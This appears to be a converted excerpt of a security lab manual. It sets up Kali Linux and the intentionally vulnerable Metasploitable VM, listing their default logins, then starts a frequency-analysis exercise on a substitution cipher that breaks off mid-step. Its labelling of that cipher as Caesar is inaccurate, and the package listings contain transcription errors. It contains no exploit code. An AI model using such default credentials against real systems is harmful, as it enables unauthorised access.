
The screenshot shows the "Prebuilt Kali Linux VMware Images" section of the offensive-security.com website. It lists two entries:

Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.0G	2016.1	2b49bf1e77c11ecb5618249ca69a46f23a6f5d2d
Kali Linux 32 bit VM PAE	Torrent	2.0G	2016.1	e71867a8bbf7ad55fa437eb7c93fd69e450f6759


**Step 2** – Click **VirtualBox** → **New** as shown in the following screenshot.

The screenshot shows the Oracle VM VirtualBox Manager interface. The "Machine" menu is open, and the "New..." option is highlighted with a red box. To the right, a configuration dialog is displayed for a new virtual machine named "AC1" running "Windows 2008 (64-bit)". The configuration includes settings for memory (1500 MB), system (VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization), display (18 MB video memory), storage (SATA controller, 25.00 GB disk), and audio (Windows DirectSound).


**Step 3 – Choose the right virtual hard disk file and click Open.**



**Step 4 – The following screenshot pops up. Click the Create button.**



**Step 5** – Start Kali OS. The default username is **root** and the password is **toor**.




### Update Kali

It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.

**Step 1** – Go to Application → Terminal. Then, type “apt-get update” and the update will take place as shown in the following screenshot.

A screenshot of a terminal window titled "root@kali: ~". The window shows the command "root@kali:~# apt-get update" being run. The output of the command is displayed, showing package retrieval from mirrors. The terminal has a dark background with a large white circular logo in the center.



**Step 2** – Now to upgrade the tools, type “apt-get upgrade” and the new packages will be downloaded.

```

root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  castxml gccxml gdebi-core libasn1-8-heimdal libgssapi3-heimdal
  libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal
  libheimntlm0-heimdal libhx509-5-heimdal libkdc2-heimdal libkrb5-26-heimdal
  libntdb1 libroken18-heimdal libwind0-heimdal python-ctypeslib python-ecdsa
  python-ntdb python-pyatspi python-tidylib vlc-plugin-notify vlc-plugin-samba
Use 'apt autoremove' to remove them.
The following packages have been kept back:
  adwaita-icon-theme apktool backdoor-factory bind9-host binwalk bluez
  bluez-obexd bundler cadaver couchdb cpp cpp-5 cutycapt default-jdk
  default-jre default-jre-headless dnsutils dradis driftnet erlang ASN1
  erlang-base erlang-crypto erlang-eunit erlang-inets erlang-mnesia
  erlang-os-mon erlang-public-key erlang-runtime-tools erlang-snmp erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl evolution-data-server
  evolution-data-server-common file folks-common ftp g++ g++-5 gcc gcc-5
  gcc-5-base gdm3 gedit gedit-common ghostscript girl1.2-gdkpixbuf-2.0
  girl1.2-gnomedesktop-3.0 girl1.2-gst-plugins-base-1.0 girl1.2-gstreamer-1.0
  girl1.2-gtksourceview-4.0 girl1.2-mutter-3.0 girl1.2-totem-1.0

```

**Step 3** – It will ask if you want to continue. Type “Y” and “Enter”.

```

zsh-common
1264 upgraded, 0 newly installed, 0 to remove and 480 not upgraded.
Need to get 955 MB of archives.
After this operation, 162 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y

```

**Step 4 – To upgrade to a newer version of Operating System, type “apt-get dist-upgrade”.**

```
root@kali:~# apt-get dist-upgrade ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
caribou-antler castxml creepy dff gccxml gdebi-core girl1.2-clutter-gst-2.0 girl1.2-evince-3.0 girl1.2-gkbd-3.0
girl1.2-packagekitlibg-1.0 girl1.2-xkl-1.0 gnome-icon-theme-symbolic gnome-packagekit gnome-packagekit-data
gtk2-engines gucharmap hwdatas libapache2-mod-php5 libasn1-8-heimdal libavcodec-ffmpeg56 libavdevice-ffmpeg56
libavfilter-ffmpeg5 libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54 libbasicusageenvironment0
libbind9-90 libboost filesystem1.58.0 libboost-python1.58.0 libboost-python1.61.0 libboost-system1.58.0
libboost-thread1.58.0 libcamel-1.2-54 libchromaprint0 libclutter-gst-2.0-0 libcryptopp+9v5 libcurls-perl
libcurls-ui-perl libdns100 libedataserver-1.2-21 libexporter-tiny-perl libfftw3-single3 libgdict-1.0-9
libglew1.13 libgrilo-0.2-1 libgroupsock1 libgssapi3-heimdal libgtkgext1 libgucharmap-2-98-7
libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal libheimntlm0-heimdal libhunspell-1.3-0
libhx509-5-heimdal libical libibase6v5 libisc95 libisccc98 libiscfg90 libjasper1 libjpeg9
libkdc2-heimdal libkrb5-26-heimdal liblist-moreutils-perl liblivemedia23 liblvm3.7 liblouis9 liblwres98
libnm-glib-vpn1 libntdb1 libonig2 libopenexr6v5 libopenjpeg5 libpff1 libpgm-5.1-8 libphonon4 libpoppler57
libpostproc-ffmpeg53 libpth20 libqdbm14 libqmi-glib1 libquvi-scripts libquvi17 libradare2-0.9.9 libregf10
libroken18-heimdal libssodium13 libswresample-ffmpeg3 libswscale-ffmpeg3 libtask-weaken-perl libtre5 libtric1
libusageenvironment1 libvpx3 libwebp5 libwebdemux1 libwebpumux1 libwebrtc-audio-processing-0 libwildmidi1
```

## Laboratory Setup

In this section, we will set up another testing machine to perform the tests with the help of tools of Kali Linux.


**Step 1 – Download Metasploitable**, which is a Linux machine. It can be downloaded from the official webpage of Rapid7: <https://information.rapid7.com/metasploitabledownload.html?LS=1631875&CS=web>

The screenshot shows a web browser window with the URL [information.rapid7.com/metasploitabledownload.html?LS=1631875&CS=web](https://information.rapid7.com/metasploitabledownload.html?LS=1631875&CS=web). The page has a header "RAPID7" and "Download Metasploitable". Below the header, there's a main title "Metasploitable - Virtual Machine to Test Metasploit". A callout text says "Download Metasploitable, the intentionally vulnerable target machine for evaluating Metasploit". A detailed description follows, mentioning it's a virtual machine based on Linux with intentional vulnerabilities for exploitation. A note states it's created by the Rapid7 Metasploit team. A "SUBMIT" button is visible at the bottom right of the registration form.


**Step 2 – Register by supplying your details. After filling the above form, we can download the software.**

The screenshot shows a confirmation page with the heading "Thank you for registering for Metasploitable". A button "To download Metasploitable, click here!" is present. Below, there's a question "Do you have a copy of Metasploit to use against Metasploitable?", followed by a note about Metasploit being backed by an open source community. On the right, there's a "Free Metasploit Download" button and a note about getting a copy of the software.


**Step 3 – Click VirtualBox → New.**




**Step 4 – Click “Use an existing virtual hard disk file”. Browse the file where you have downloaded Metasploitable and click Open.**



Step 5 – A screen to create a virtual machine pops up. Click “Create”.



The default username is **msfadmin** and the password is **msfadmin**.



Experiment 1: Implementation of cryptanalysis on caesar cipher. Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU MUPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFDY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEA GD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEA GD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEA GD PL NIMFRSU OG OIS CGKE GCOIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEA GD GL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

### Step:1

Open the encrypted message only in Notepad.

### Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

### Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

**Table 1 Frequency of characters in English**

Letter	Frequency	Letter	Frequency	Letter	Frequency	Letter	Frequency
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

**Step4:**

Click ctrl+H in the notepad



Click the check box: Match case

